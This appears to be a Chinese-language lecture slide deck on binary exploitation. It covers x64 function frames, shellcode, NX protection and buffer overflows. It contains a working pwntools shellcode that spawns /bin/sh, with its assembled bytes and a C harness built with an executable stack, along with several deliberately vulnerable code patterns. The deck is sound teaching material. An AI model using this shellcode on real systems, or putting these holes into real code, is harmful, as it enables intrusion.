
```
u1f383@u1f383:/
```

```
$ <main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>     endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+47>: add    esp, 0x10
<meow+48>: pop    rbp
<meow+49>: ret
```

透過 function epilogue 復原上個 function frame，並回到上個 function

```
<meow+65>: nop
<meow+66>: leave
<meow+67>: ret
```



# \$ Introduction


## x64 - Function Frame

The screenshot shows a debugger interface with assembly code. A red arrow points to the first instruction of the `meow` function.

```
u1f383@u1f383:/
```

```
$ <main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>     endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave
<meow+67>: ret
```





ShellCode

# \$ Shellcode Concept

- ▶ **Explanation** - 泛指攻擊者可以透過程式漏洞，將能控制到的 data 以指令的方式來執行
  - ⦿ Binary 為一連串的 assembly instruction 組合而成，如果攻擊者可以在擁有執行 + 寫入權限的區段寫入一連串的 instruction，控制執行流程到該區段時就能執行 shellcode
- ▶ **Precondition** - 能控制到區塊的權限必須為 **rwX** or **-wx** 才能寫入並執行

# \$ Shellcode Example

```
#!/usr/bin/python3

from pwn import *

context.arch = 'amd64'

# execve("/bin/sh", NULL, NULL)
sc = asm("""
xor rsi, rsi
xor rdx, rdx
xor rax, rax
mov al, 0x3b
movabs rdi, 0x68732f6e69622f
push rdi
mov rdi, rsp
syscall
""")

print(len(sc), sc)
# 27 b'H1\xf6H1\xd2H1\xc0\xb0;H\xbf/bin/sh\x00WH\x89\xe7\x0f\x05'
```

產生 shellcode

```
// gcc -z execstack -o test test.c

int main()
{
    char sc[] = "H1\xf6H1\xd2H1\xc0\xb0;H\xbf/bin/sh\x00WH\x89\xe7\x0f\x05";
    void (*func_ptr)(void);
    func_ptr = sc;
    (*func_ptr)();
    return 0;
}
```

執行 shellcode

# \$ Shellcode Example



Demo  
shellcode

# \$ Shellcode

## Mitigation - NX Protection

- ▶ **Mitigation - NX Protection**
  - ⦿ 將可執行區段限縮在 .text
  - ▶ 最小化各個 segment 的使用權限，避免濫用
  - ▶ 當今有許多應用程式或作業系統以 **W ⊕ X** 實作 segment 的權限控管，能夠寫入的地方就不能夠執行，反之亦然

# \$ Shellcode Mitigation - NX Protection

```
int main()
{
    void (*ptr)(void);
    char shellcode[] = "\x90\x90...";
    ptr = shellcode;
    (*ptr)();
    return 0;
}
```

```
# compile no-nx executable
gcc -z execstack -o test test.c
# checksec output
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX disabled
PIE: PIE enabled
RWX: Has RWX segments
```

```
0x00007ffc64695210 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

RAX 0x7ffc6469520f ← 0x9090909090909090
RBX 0x562698ee71a0 (__libc_csu_init) ← endbr64
RCX 0x562698ee71a0 (__libc_csu_init) ← endbr64
RDX 0x7ffc64695328 → 0x7ffc6469584c ← 'PYTHONIOENCODING=UTF-8'
RDI 0x1
RSI 0x7ffc64695318 → 0x7ffc64695842 ← '/tmp/test'
R8 0x0
R9 0x7ffac45b6d50 ← endbr64
R10 0x0
R11 0x0
R12 0x562698ee7060 (_start) ← endbr64
R13 0x7ffc64695310 ← 0x1
R14 0x0
R15 0x0
RBP 0x7ffc64695220 ← 0x0
RSP 0
*RIP 0x7ffc64695210 nop

▶ 0x7ffc64695210 nop
0x7ffc64695211 nop
0x7ffc64695212 nop
0x7ffc64695213 nop
0x7ffc64695214 nop
```

有執行權限，能順利執行寫入的 nop instruction

Without NX

```
Program received signal SIGSEGV, Segmentation fault.
0x00007fff0c2a504f in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

RAX 0x7fff0c2a504f ← 0x9090909090909090
RBX 0x562c4cd2b1a0 (__libc_csu_init) ← endbr64
RCX 0x562c4cd2b1a0 (__libc_csu_init) ← endbr64
RDX 0x7fff0c2a5168 → 0x7fff0c2a684c ← 'PYTHONIOENCODING=UTF-8'
RDI 0x1
RSI 0x7fff0c2a5158 → 0x7fff0c2a6842 ← '/tmp/test'
R8 0x0
R9 0x7f76773f7d50 ← endbr64
R10 0x0
R11 0x0
R12 0x562c4cd2b060 (_start) ← endbr64
R13 0x7fff0c2a5150 ← 0x1
R14 0x0
R15 0x0
RBP 0x7fff0c2a5060 ← 0x0
RSP 0x7fff0c2a5038 → 0x562c4cd2b184 (main+59) ← mov     eax, 0
RIP 0x7fff0c2a504f ← 0x9090909090909090

▶ 0x7fff0c2a504f nop
0x7fff0c2a5050 nop
0x7fff0c2a5051 nop
0x7fff0c2a5052 nop
0x7fff0c2a5053 nop
0x7fff0c2a5054 nop
```

With NX



# Buffer OverFlow

# \$ BOF

## Concept

- ▶ **Explanation** - 當程式使用**固定大小**的空間來儲存使用者的資料時，由於設計不良，導致資料**超出**此空間而覆蓋到其他資料
- ▶ **Heap / Stack overflow** - 在 **heap / stack** 上發生 BOF 的情況
- ▶ 寫入的資料長度比預期的還要**多**

# \$ BOF

## Example

應該為:  $i < \text{strlen}(\text{str})$

```
char str[] = "hello!";
for (int i = 0; i <= \text{strlen}(\text{str}); i++) {
    // do somethings
}
```

Iteration 次數錯誤

長度應該要是  $0x30$

```
char buf[0x30];
read(0, buf, 0x40);
```

傳入錯誤的參數

gets 能讀任意長度的字串

```
char buf[0x30];
gets(buf);
```

有問題的 function

$\%s$  能讀任意長度的字串，  
應該要寫成  $\%47s$

```
char buf[0x30];
scanf("%s", buf);
```

Function 的錯誤使用

strcpy() 會將 terminating null byte 一起複製

```
char a[8];
char b[] = "overflow";
strcpy(a, b);
```

Function 的錯誤使用

# \$ BOF Exploit

- ▶ Overwrite sensitive data
- ▶ Overwrite return address
- ▶ Canary
- ⌚ Leak canary



# \$ BOF Exploit

- ▶ Overwrite sensitive data
- ▶ Overwrite return address
- ▶ Canary
- ⌚ Leak canary



